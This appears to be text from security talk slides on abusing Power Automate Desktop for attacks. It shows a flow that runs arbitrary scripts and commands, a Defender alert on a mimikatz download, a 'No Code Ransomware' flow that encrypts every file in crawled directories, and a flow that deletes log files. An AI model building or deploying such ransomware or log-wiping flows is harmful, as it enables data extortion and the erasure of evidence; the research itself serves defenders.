  - Run VBScript
  - Run JavaScript
  - Run PowerShell script
  - Run Python script
- File
- Folder
- Compression
- UI automation
- HTTP
- Browser automation
- Excel
- Database
- Email
- Exchange
- Outlook
- Message boxes
- Mouse and keyboard
- Clipboard
- Text
- Date time
- PDF
- CMD session
  - Open CMD session
  - Read from CMD session
  - Write to CMD session
  - Wait for text on CMD session
  - Close CMD session
- Terminal emulation
- OCR
- Cryptography
- Windows services

Subflows Main

21 [x] Set variable  
Assign to variable ScriptError the value PythonScriptError

22 Case = 'powershell'

23 [x] Run PowerShell script  
Run PowerShell script and store its output into PowershellOutput and its error into PowershellScriptError

24 [x] Set variable  
Assign to variable ScriptOutput the value PowershellOutput

25 [x] Set variable  
Assign to variable ScriptError the value PowershellScriptError

26 Case = 'commandline'

27 [ ] Open CMD session  
Start a new CMD session and store it into CmdSession

28 [x] Write to CMD session  
Execute the command Command and then send Enter at CMD session CmdSession

29 [x] Read from CMD session  
Read output from CMD session CmdSession and store standard output to CmdOutput and store standard error to CmdError

30 [ ] Close CMD session  
Close the CMD session CmdSession

31 [x] Set variable  
Assign to variable ScriptOutput the value CmdOutput

32 [x] Set variable  
Assign to variable ScriptError the value CmdError

33 Default case

34 [ ] Stop flow with error message 'Unsupported command type'

35 End

### Variables

Search variables

Input / output variables 4

- [x] Command
- [x] CommandType
- [x] ScriptError
- [x] ScriptOutput

Flow variables 11

- [x] CmdError
- [x] CmdOutput
- [x] CmdSession
- [x] JavascriptOutp...
- [x] JavascriptScrip...
- [x] PowershellOut...
- [x] PowershellScri...
- [x] PythonScriptEr...
- [x] PythonScriptO...
- [x] VBScriptError
- [x] VBScriptOutput

Status: Ready 0 Selected actions 35 Actions 1 Subflow Run delay 100 ms

# Code execution

The screenshot shows the Power Automate CodeExec interface. The main canvas displays a flow with the following actions:

- 21. Set variable: Assign to variable `ScriptError` the value `PythonScriptError`.
- 22. Case = 'powershell' (expanded):
  - 23. Run PowerShell script: Run PowerShell script and store its output into `PowershellOutput` and its error into `PowershellScriptError`.
  - 24. Set variable: Assign to variable `ScriptOutput` the value `PowershellOutput`.
  - 25. Set variable: Assign to variable `ScriptError` the value `PowershellScriptError`.
- 26. Case = 'commandline' (expanded):
  - 27. Open CMD session: Start a new CMD session and store it into `CmdSession`.
  - 28. Write to CMD session: Execute the command `Command` and then send Enter at CMD session `CmdSession`.
  - 29. Read from CMD session: Read output from CMD session `CmdSession` and store standard output to `CmdOutput` and store standard error to `CmdError`.
  - 30. Close CMD session: Close the CMD session `CmdSession`.
  - 31. Set variable: Assign to variable `ScriptOutput` the value `CmdOutput`.
  - 32. Set variable: Assign to variable `ScriptError` the value `CmdError`.
- 33. Default case (expanded):
  - 34. Stop flow with error message 'Unsupported command type'
- 35. End

At the bottom of the interface, the status is 'Ready', there are 35 actions and 1 subflow, and a run delay of 100 ms is set.

Oops

A Windows Security notification window is visible in the bottom right corner. It contains the following text:

Windows Security

Threats found  
Microsoft Defender Antivirus found threats. Get details.

Dismiss

# Code execution

Windows Security 7/18/2022 10:08 AM

**Threat blocked** 7/18/2022 10:07 AM Severe

This threat or app has been allowed and will not be remediated in the future.

Detected: Trojan:MSIL/Cryptor  
Status: Removed  
A threat or app was removed from this device.

Date: 7/18/2022 10:07 AM  
Details: This program is dangerous and executes commands from an attacker.

**Affected items:**

- file: C:\Users\alexg\Downloads\mimikatz\_trunk.zip
- webfile: C:\Users\alexg\Downloads\mimikatz\_trunk.zip|https://objects.githubusercontent.com/github-production-release-asset-2e65be/18496166/bfc2b8f2-26e7-4893-9a4e-4d26a676794b?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220718%2Fus-east-1%2Ffs3%2Faws4\_request&X-Amz-Date=20220718T100735Z&X-Amz-Expires=300&X-Amz-Signature=5558541b2e371ada133371d162e31f58ab5b959e1a1bfff68d76425b381c392d6&X-Amz-SignedHeaders=host&actor\_id=0&key\_id=0&repo\_id=18496166&response-content-disposition=attachment%3B%20filename%3Dmimikatz\_trunk.zip&response-

[Learn more](#)

Have a question?  
[Get help](#)

Help improve Windows Security  
[Give us feedback](#)

Change your privacy settings  
View and change privacy settings for your device.  
[Privacy settings](#)  
[Privacy dashboard](#)

Oops

Windows Security


Windows Security

Threats found  
Microsoft Defender Antivirus found threats. Get details.


[Dismiss](#)




# Code execution - try again



Trusted




Untrusted




# Code execution- try again

What can we do with drag & drop primitives only (No Code)?



# No Code primitives





# No Code Ransomware

The screenshot displays the Power Automate interface for a flow named "Ransomware | Power Automate". The flow is structured as follows:

- Main Subflow:**
  - Loop over directories
  - For each** CurDirectory in CurDirectoriesToCrawl
    - On block error** FailedToGetCurDirectoryFiles
    - Get files in folder**: Retrieve the files in folder CurDirectory that match "\*" and store them into CurDirectoryFiles
    - For each** CurFile in CurDirectoryFiles
      - Increase variable**: Increase variable FilesFound by 1
      - If file exists**: If file CurFile exists
        - Increase variable**: Increase variable FilesAccessed by 1
        - Encrypted file path
        - Create new list**: Create a new list and store it to EncFilePathParts
        - Add item to list**: Add item CurFile to list EncFilePathParts
        - Add item to list**: Add item '.aes' to list EncFilePathParts
        - Join text**: Join items of list EncFilePathParts separated by Space x 1
        - Encrypt file
        - On block error** FailedToProcessFile
          - Encrypt from file with AES**: Encrypt CurFile and store the encrypted text into EncryptedText
          - Write text to file**: Write EncryptedText to EncFilePath
          - Increase variable**: Increase variable FilesProcessed by 1
        - End**
      - End**
    - End**

**Variables Panel:**

- Input / output variables (7):** CrawlDepth (2), DirectoriesToCrawl (D:\shh\CollectGues...), EncryptionKey (<Sensitive value>), Errors, FilesAccessed, FilesFound, FilesProcessed.
- Flow variables (14):** CrawlDepthAs..., CurDirectories..., CurDirectory, CurDirectoryFil..., CurDirectoryS..., CurFile, Depth, DirectoriesToC..., EmptyList, EncFilePath, EncFilePathParts, EncryptedText, ErrorList, LastError.

**Status Bar:** Status: Ready, 0 Selected actions, 56 Actions, 2 Subflows, Run delay: 100 ms.





File Edit Debug Tools View Help Cleanup | Power Automate Pwntoso (default)

### Actions

Search actions

- Variables
- Conditionals
- Loops
- Flow control
- Run flow
- System
- Workstation
- Scripting
- File
- Folder
- Compression
- UI automation
- HTTP
- Browser automation
- Excel
- Database
- Email
- Exchange
- Outlook
- Message boxes
- Mouse and keyboard
- Clipboard
- Text
- Date time
- PDF
- CMD session
- Terminal emulation
- OCR
- Cryptography
- Windows services
- XML
- FTP
- CyberArk
- Active Directory
- AWS
- Azure
- Google cognitive
- IBM cognitive
- Microsoft cognitive

Subflows Main

5 Init result variables

6 {x} Set variable  
Assign to variable LogFilesFound the value 0

7 {x} Set variable  
Assign to variable LogFilesDeleted the value 0

8 Try deleting each one

9 For each LogDir in LogDirs

10 If folder exists  
If folder LogDir exists

11 Delete log files but keep log directory structure in place

12 Get subfolders in folder  
Retrieve the subfolders in folder LogDir that match "\*" and store them into LogFolders

13 For each LogFolder in LogFolders

14 Delete all files except those that are actively used (this run)

15 Get files in folder  
Retrieve the files in folder LogFolder that match "\*" and store them into LogFiles

16 For each LogFile in LogFiles

17 Increase variable  
Increase variable LogFilesFound by 1

18 On block error FailedToDeleteFile

19 Delete file(s)  
Delete file(s) LogFile

20 Increase variable  
Increase variable LogFilesDeleted by 1

21 End

22 End

23 End

24 End

25 End

### Variables

Search variables

Input / output variables 2

- LogFilesDeleted
- LogFilesFound

Flow variables 6

- LogDir
- LogDirs
- LogFile
- LogFiles
- LogFolder
- LogFolders


Status: Ready 0 Selected actions 25 Actions 1 Subflow Run delay 100 ms

